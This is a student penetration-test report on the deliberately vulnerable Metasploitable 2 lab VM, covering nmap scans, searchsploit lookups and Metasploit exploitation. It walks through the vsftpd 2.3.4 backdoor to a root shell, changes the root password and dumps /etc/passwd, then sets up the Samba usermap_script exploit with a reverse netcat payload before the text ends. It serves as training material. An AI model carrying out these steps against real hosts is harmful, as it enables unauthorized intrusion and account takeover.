


11/11/2025

# Network penetration testing



ENG / MARINA HANY  
DEPI TEAM – 2025

# Project report

Project name: Network Penetration Testing

The Target: Metasploitable 2

Supervisor: Eng / Marina Hany

Team leader: Abdelrahman Waleed Nagah Abdelsamad

The students who carried out the project:

Name	ID
Mostafa Sherif Eltokhy	21004781
Zeyad Reda Abdelsatar Hegazy	21038453
Abdelrahman Waleed Nagah	21051796



## 1. Executive Summary

This penetration test was conducted against the **Metasploitable 2 vulnerable machine** to identify exploitable weaknesses, assess the security posture of exposed services, and demonstrate the potential impact of successful attacks.

During the assessment, multiple critical vulnerabilities were identified across several network services, including FTP (port 21), SMB (ports 139/445), VNC (port 5900), IRC (port 6667), and a backdoor shell (port 1524) and .

The testing successfully resulted in **full system compromise**, including obtaining a root shell, modifying system credentials, and accessing sensitive system information.

The findings highlight the risks associated with outdated software, misconfigured services, and insecure legacy protocols.

A full technical breakdown of identified vulnerabilities, exploitation steps, and mitigation recommendations is provided in this report.

### Tools were used:

Kali Linux VM

Nmap

Nessus

Metasploit framework



## KEY FINDINGS:

### ➤ Critical vulnerabilities in:

- ✓ Backdoor service (ingreslock) running on port 1524
  - ✓ SMB anonymous access enabled (ports 139/445)
  - ✓ FTP anonymous login allowed (port 21)
  - ✓ VNC weak authentication (port 5900)
  - ✓ UnrealIRCd backdoor vulnerable (port 6667)
  - ✓ Java RMI deserialization vulnerability (port 1099)
- 

### Risk level:

- CRITICAL: Full system compromise achieved
- HIGH: Multiple services exposed without authentication
- MEDIUM: Information disclosure & version exposure



## RECOMMENDATIONS:

- ✓ IMMEDIATELY shutdown ingreslock service (port 1524)
  - ✓ Disable anonymous SMB & FTP access
  - ✓ Apply the latest security patches for Samba & UnrealIRCd
  - ✓ Enable SMB signing and disable SMBv1
  - ✓ Implement strong password policies
  - ✓ Restrict services to authorized users only
  - ✓ Close non-essential ports (1524, 6667, 1099)
-

## 2. Scope of Work

The scope of this penetration test includes:

- **Target System:** Metasploitable 2 (Intentionally Vulnerable Linux Machine)
- **Target IP Address:** 192.168.6.136
- **Allowed Activities:**
  - Network scanning
  - Service enumeration
  - Vulnerability discovery
  - Exploitation
  - Post-exploitation
  - Evidence collection

The main objective of this assessment is to identify vulnerabilities that could lead to unauthorized access, privilege escalation, and full system compromise.

---

## 3. Methodology

This assessment followed a structured, industry-standard penetration testing methodology consisting of the following phases:

- Information Gathering
- Scanning & Enumeration
- Vulnerability analysis
- Exploitation
- Post-Exploitation
- Reporting

## 4. Target Overview

The target system used for this assessment is **Metasploitable 2**, an intentionally vulnerable Linux-based virtual machine designed for penetration testing and security training.

It contains multiple outdated and misconfigured services running on open ports, making it ideal for demonstrating real-world exploitation techniques.

### **Target Information:**

- **Operating System:** Linux (Ubuntu-based, vulnerable build)
- **Hostname:** metasploitable
- **Purpose:** Training and exploitation practice
- **Network Role:** Vulnerable target host in a controlled lab environment

The system exposes a wide range of services, including FTP, SSH, SMB, IRC, VNC, databases, and web services, some of which contain known critical vulnerabilities.

---

## 5. Identified Services & Selected Targets for Exploitation

During the initial Nmap scan, several open ports were identified on the target. The following table summarizes the key to important services discovered:

Port	Protocol	Service	Version	Notes
21	TCP	FTP (vsftpd)	2.3.4 (Backdoored)	Critical vulnerability leading to remote root shell
139/445	TCP	SMB	Samba smbd 3.x	Known vulnerabilities & weak configuration
1524	TCP	Bind Shell	Metasploitable backdoor	Direct root shell access
5900	TCP	VNC	Authentication disabled	Allows remote desktop without credentials
6667	TCP	IRC	Unsecured IRC server	Used for botnets / command injection
1099	TCP	Java RMI	GNU Classpath grmiregistry	Allows remote loading and execution of malicious Java objects

## Why Were These Ports Chosen?!

The following ports were selected for exploitation because:

- They contain **well-known vulnerabilities** documented in exploit databases.
  - They allow **privilege escalation to root**.
  - They provide a variety of exploitation techniques showing diversity in skills:
- ✓ **21 (FTP – vsftpd 2.3.4):**  
A widely known vulnerable version that contains a built-in backdoor, making it a highly exploitable service.
- ✓ **139 / 445 (SMB):**  
Commonly associated with outdated SMB protocols, anonymous access issues, and high-impact vulnerabilities such as SMB misconfigurations and privilege escalation vectors.
- ✓ **5900 (VNC):**  
Often misconfigured with weak, default, or no authentication. This service can provide full remote desktop control when exploited.
- ✓ **1524 (Insecure Shell):**  
A purposely misconfigured shell service commonly found on Metasploitable 2, providing immediate system-level access.
- ✓ **6667 (IRC – UnrealIRCd):**  
Known for containing a remote command execution backdoor that allows attackers to run arbitrary system commands.
- ✓ **1099 (Java RMI Registry):**  
Frequently vulnerable to remote code execution due to insecure deserialization and lack of authentication.  
Older RMI registry services are known to allow attackers to load malicious code remotely, making this port a high-value exploitation target.

And by Nessus tool I found the severity of every port and service

The screenshot shows a Nessus scan report for a host named 'metasploitable 2' with IP 192.168.6.136. The report displays 50 vulnerabilities across various service families. A pie chart indicates the severity distribution: Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (blue).

Severity	Critical	High	Medium	Low	Info
Total	10	10	10	10	10

Host Details:

- IP: 192.168.6.136
- MAC: 00:0C:29:49:93:C2
- OS: Linux Kernel 2.6 on Ubuntu 8.04 (gutsy)
- Start: Today at 12:08 AM
- End: Today at 12:24 AM
- Elapsed: 16 minutes
- KB: Download
- Auth: Fail

## 1-Introduction

This report documents a penetration testing exercise performed against the **Metasploitable 2** vulnerable virtual machine.


The objective of this assessment is to identify open ports, discover vulnerable services, exploit the discovered vulnerabilities, and perform limited post-exploitation actions to demonstrate potential security risks.

The target machine (**Metasploitable 2**) was operating inside a controlled virtual lab environment.

All actions were performed for educational and testing purposes only.

## 2. Reconnaissance & Information Gathering

The engagement started by identifying my own machine's network configuration using: ( `ifconfig` )




```
(abdo@abdo) [~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.6.137 netmask 255.255.255.0 broadcast 192.168.6.255
        inet6 fe80::20c:fe37:322 prefixlen 64 scopedid 0x20<link>
            ether 00:0c:29:37:03:22 txqueuelen 1000 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 2266 bytes 183742 (179.4 Kib)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopedid 0x10<host>
            loop txqueuelen 1000 (Local loopback)
            RX packets 16580 bytes 933628 (911.7 Kib)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1650 bytes 933628 (911.7 Kib)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(abdo@abdo) [~]
```

This step was necessary to confirm my IP address and network range before scanning the target.

### Initial Network Discovery

After that, I identified the live hosts in the network and located the IP address of the Metasploitable 2 machine using:(`nmap -sn 192.168.6.0/24`)



```
(abdo@abdo) [~]
$ nmap -sn 192.168.6.0/24
Starting Nmap 7.7.0 ( https://nmap.org ) at 2025-11-13 15:20 EET
Nmap scan report for 192.168.6.1
Host is up (0.0010s latency).
MAC Address: 00:50:56:00:00:08 (VMware)
Nmap scan report for 192.168.6.2
Host is up (0.00031s latency).
MAC Address: 00:50:56:0B:12:86 (VMware)
Nmap scan report for 192.168.6.136
Host is up (0.0025s latency).
MAC Address: 00:0C:29:49:93:C2 (VMware)
Nmap scan report for 192.168.6.254
Host is up (0.00059s latency).
MAC Address: 00:50:56:A9:9C:4A (VMware)
Nmap scan report for 192.168.6.137
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.11 seconds
```

### Full Port Scan

A full TCP scan was then executed to enumerate open ports and services:

This step was performing a half scan against the target machine using **Nmap** to identify open ports and running services using this command:

(`sudo nmap -sS 192.168.6.136`)

```
[abdo@abdo:~] $ sudo nmap -sS 192.168.6.136 -oN pentest_project/evidence/SMB/syn scan-smb
Starting Nmap 7.7.0 ( https://nmap.org ) at 2025-11-13 15:25 EET
Failed to resolve 'scan-smb'.
Failed to resolve 'scan-smb'.
Nmap scan report for 192.168.6.136
Host is up (0.0031s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cisco-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:49:93:C2 (VMware)
```

This scan helped identify several open ports, including FTP (21), SMB (139/445), IRC (6667), VNC (5900), and others.

This phase confirmed service

**The previous phases were conducted at all chosen ports.**

### 3. Enumeration

After identifying the open ports during the initial scan, each service was enumerated in more detail to determine versions, configurations, and potential vulnerabilities. Enumeration is a critical phase for discovering weaknesses that can later be exploited.

Below is a summary of the enumeration process followed for each relevant port.

# FTP Enumeration (Port 21)

SERVICE: FTP File Transfer

STATUS: Open

RISK LEVEL: Medium

## Evidence:

FTP was found open on port **21**, which often indicates weak authentication or misconfigurations, command used: (nmap -sV - O -A -p 21 <192.168.6.136)

```
[abdo@abdo:~]
$ sudo nmap -sV -O -A -p 21 -O 192.168.6.136
[sudo] password for abdo:
Starting nmap 7.95 ( https://nmap.org ) at 2025-11-14 00:29 EET
Nmap scan report for 192.168.6.136
Host is up (0.0015s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.6.137
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
_|End of status
_|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 00:0C:29:49:93:C2 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.9 - 2.6.33
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT      ADDRESS
1  1.49 ms  192.168.6.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.84 seconds
```

Then I used **Searchsploit** to identify publicly known vulnerabilities associated with the (**VSFTPD 2.3.4**)

```
[abdo@abdo:~]
$ searchsploit vsftpd 2.3.4
Exploit Title | Path
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb

Shellcodes: No Results
[abdo@abdo:~]
```

service running on port 21. This step aims to determine whether the detected FTP version contains any exploitable security flaws.

## 4. Exploitation Phase

After completing the enumeration and vulnerability identification stages, the assessment proceeded to the exploitation phase.

In this stage, verified vulnerabilities were targeted using appropriate Metasploit modules to gain unauthorized access to the system.

The goal of this phase was to

- validate the impact of discovered weaknesses,
- attempt remote code execution where possible,
- and obtain system-level access for further post-exploitation **analysis**.

After that I used the **Metasploit framework** for more enumeration and exploitation and launch it use (**msfconsole -q**)

Then I searched about the version of vsftpd (search **vsftpd 2.3.4**)

```
[ahmed@ahdo: ~]
msf6 > use unix/remote/17491.rb
[*] No results from search
[-] Failed to load module: unix/remote/17491
msf6 > search vsftpd 2.3.4

Matching Modules
=====
#  Name          Disclosure Date   Rank    Check  Description
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03   excellent  No   VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
CHOST            no       The local client address
CPORT            no       The local client port
Proxies          no       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
                           etasploit.html
RPORT           21       yes      The target port (TCP)
```

It loads the available modules and prepares it for executing exploits against the identified vulnerable services on the target system as shown.

After I asked what options, I should write the system asked me to determine the target ip as rhosts  
command used: (**set rhosts 192.168.6.136**)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.6.136
[*] RHOSTS set to 192.168.6.136
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.6.136:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.6.136:21 - USER: 331 Please specify the password.

[*] IO files: 14.1 KIB (14,463 bytes) | Free space: 3.1 GiB
```

Then interactive shell session was successfully opened on the target host

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.6.136:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.6.136:21 - USER: 331 Please specify the password.
[*] 192.168.6.136:21 - Backdoor service has been spawned, handling ...
[*] 192.168.6.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
id
ls[*] Command shell session 1 opened (192.168.6.137:32963 → 192.168.6.136:6200) at 2025-11-12 17:33:34 +0200
```

In this situation I can make a full connection with the target

## 5. Post exploitation Phase

After successfully gaining access to the target system, the assessment moved into the post-exploitation phase.

This phase focuses on understanding the impact of the compromise, collecting additional system information, maintaining access, and identifying sensitive data exposure.

.

This confirmed that remote code execution was achieved and that the attacker could interact directly with the operating system

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.6.136:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.6.136:21 - USER: 331 Please specify the password.
[*] 192.168.6.136:21 - Backdoor service has been spawned, handling ...
[*] 192.168.6.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
id
ls[*] Command shell session 1 opened (192.168.6.137:32963 → 192.168.6.136:6200) at 2025-11-12 17:33:34 +0200


uid=0(root) gid=0(root)
pwd
sh: line 7: lspwd: command not found
pwd/
sh: line 8: pwd: No such file or directory
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd ..
```

Once the shell was active, the command(**whoami**) was executed to determine the current user context.

The system returned **root**, confirming full administrative privileges on the machine

And to gather basic system information, the following commands were executed:

- **id** → To verify user identifiers (UID, GID, groups)
- **uname** → To identify the operating system version and kernel release



The screenshot shows a terminal window with a dark background. At the top, there are icons for file operations like copy, paste, and save. The title bar says "Terminal". The status bar at the bottom right shows the date and time as "19:45". The terminal itself displays a password change session:


```

File Actions Edit View Help
Enter new UNIX password: 12345
Retype new UNIX password: 12345
passwd: password updated successfully
cd ..
cd ..
whoami
root
id
uid=0(root) gid=0(root)
uname
passwd
Enter new UNIX password: 12345
Retype new UNIX password: 12345
passwd: password updated successfully
cat /etc/passwd | head -50
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:56:60:games:/usr/games:/bin/sh
man:x:66:61:man:/var/cache/man:/bin/sh
lp:x:77:77:lp:/var/spool/lpd:/bin/sh
mail:x:82:82:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:43:43:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/noneexistent:/bin/sh
libuuid:x:101:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/noneexistent:/bin/false
syslog:x:104:104::/home/syslog:/syslog:/bin/false
klog:x:104:104::/home/klog:/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:108:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:109:mysql,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash

```

At the bottom of the terminal, there is a message: "Screenshot\_2025-11-12\_19\_43\_00.png" | 179.7 KIB (183,986 bytes) | PNG image

In the last I changed the target password for next time



The screenshot shows a terminal window with a dark background. At the top, there are icons for file operations like copy, paste, and save. The title bar says "Terminal". The status bar at the bottom right shows the date and time as "19:45". The terminal itself displays a password change session:

```

whoami
root
id
uid=0(root) gid=0(root)
uname
passwd
Enter new UNIX password: 12345
Retype new UNIX password: 12345
passwd: password updated successfully

```

## FINDINGS:

- ✓ Anonymous authentication enabled
- ✓ Weak password policies identified
- ✓ Version disclosure vulnerability
- ✓ Potential brute-force vulnerability

## IMPACT:

- Unauthorized file access
- Possible data leakage
- System compromise through malicious uploaded files

## Recommendations:

- ✓ Immediately upgrade or remove the vulnerable **vsftpd 2.3.4** service, as it contains a built-in backdoor.
- ✓ Restrict FTP access to trusted IPs only using firewall rules.
- ✓ Disable anonymous or guest access.
- ✓ Replace FTP with **SFTP/FTPS** to ensure encrypted authentication and data transfer

# SMB Enumeration (Port 139,445)

SERVICE: SMB File Sharing

STATUS: Open

RISK LEVEL: High

## Nessus scan summary

The screenshot shows a web browser displaying a Nessus scan report. The URL is https://192.168.6.137:8834/#/scans/reports/18/hosts/2/vulnerabilities/90509. The report details a 'Samba Badlock Vulnerability' (HIGH severity, ID: 90509) which exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. It describes how a man-in-the-middle attacker can exploit this to force a downgrade of the authentication level, allowing arbitrary Samba network calls. The 'Solution' section suggests upgrading Samba to version 4.2.11 or later. The 'Output' section shows that Nessus detected the patch has not been applied. The 'Plugin Details' panel provides technical details like Severity (High), Version (1.8), and Family (General). The 'VPR Key Drivers' panel includes threat metrics like Threat Recency and Threat Intensity. The 'Risk Information' panel shows the Vulnerability Priority Rating (VPR) and Exploit Prediction Scoring System (EPS) scores.

## Evidence:

Firstly, to identify the services running on the SMB ports (139 and 445), I performed a detailed Nmap scan using service detection, OS detection, and advanced script scanning.

The following command was executed:

```
(sudo nmap -sV -p 139,445 -O -A 192.168.6.136)
```

```
(abdo@abdo)-[~]
$ 
(abdo@abdo)-[~]
$ sudo nmap -SV -p 139,445 -O -A 192.168.6.136
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 15:27 EET
Nmap scan report for 192.168.6.136
Host is up (0.0015s latency).

PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn Samba smbd 3.0.20-Dbian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:09:93:C2 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Host script results:
_|_clock-skew: mean: 2h30m00s, deviation: 3h32m07s, median: 0s
_|_smb2-time: Protocol negotiation failed (SMB2)
_|_smb-security-mode:
|   |_smb1-security-guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
_|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
_|_smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Dbian)
|   computer_name: metasploitable
|   NetBIOS computer_name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|   System time: 2025-11-13T08:27:59-05:00

TRACEROUTE
HOP RTT           ADDRESS
1   1.54 ms  192.168.6.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.87 seconds
(abdo@abdo)-[~]
```

The scan successfully revealed the SMB service details, which guided the next stages of enumeration and exploitation.

## Vulnerability Research – Samba 3.0.20-debian Exploit Identification

Then To identify potential public exploits for the discovered Samba version, I used Searchsploit to query the Exploit-DB database.

The following command was executed:

(searchsploit samba 3.0.20-debian)

```
(nmap done: 1 IP address (1 host up) scanned in 12.87 seconds
(abdo@abdo)-[~]
$ searchsploit Samba 3.0.20-Dbian
Exploit Title
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass
Samba 3.0.20 < 3.0.25rc3 - Username map script Command Execution (Metasploit)
Samba 3.0.20 - Remote Heap Overflow
Samba < 3.6.2 (x86) - Denial of Service (PoC)
Shellcodes: No Results
(abdo@abdo)-[~]
```

The search revealed multiple relevant exploits, including a user script execution vulnerability, which was selected for further exploitation attempt

## Metasploit Framework Initialization

To launch the Metasploit penetration testing framework in quiet mode for streamlined exploitation workflow, the following command was executed:

(**msfconsole -q**)



The screenshot shows a terminal window titled 'abdo@abdo: ~'. The command 'msfconsole -q' is entered, followed by 'search samba 3.0.20-debian' and 'search samba 3.0.20'. The output shows no results for the first search and one result for the second, which is the 'exploit/multi/samba/usermap\_script' module. The module details are listed as follows:


#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/samba/usermap_script	2007-05-14	Excellent	No	Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap\_script

Metasploit Framework was successfully started in quiet mode, providing a clean interface for further exploitation steps

To identify available exploitation modules within Metasploit Framework targeting the specific Samba version (3.0.20) discovered during reconnaissance, the following command was executed within msfconsole:

(**search samba 3.0.20**)



The screenshot shows a terminal window with the command 'search samba 3.0.20' entered. The output shows one result, which is the 'exploit/multi/samba/usermap\_script' module. The module details are listed as follows:

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/samba/usermap_script	2007-05-14	Excellent	No	Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap\_script

The search returned relevant exploitation modules including the usermap\_script vulnerability exploit.

## Exploitation Phase

Then to utilize the identified Samba exploitation module from the search results and to examine the configurable parameters and required settings for

the selected Samba exploit module commands used  
(use 0)  
(show options)

```
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
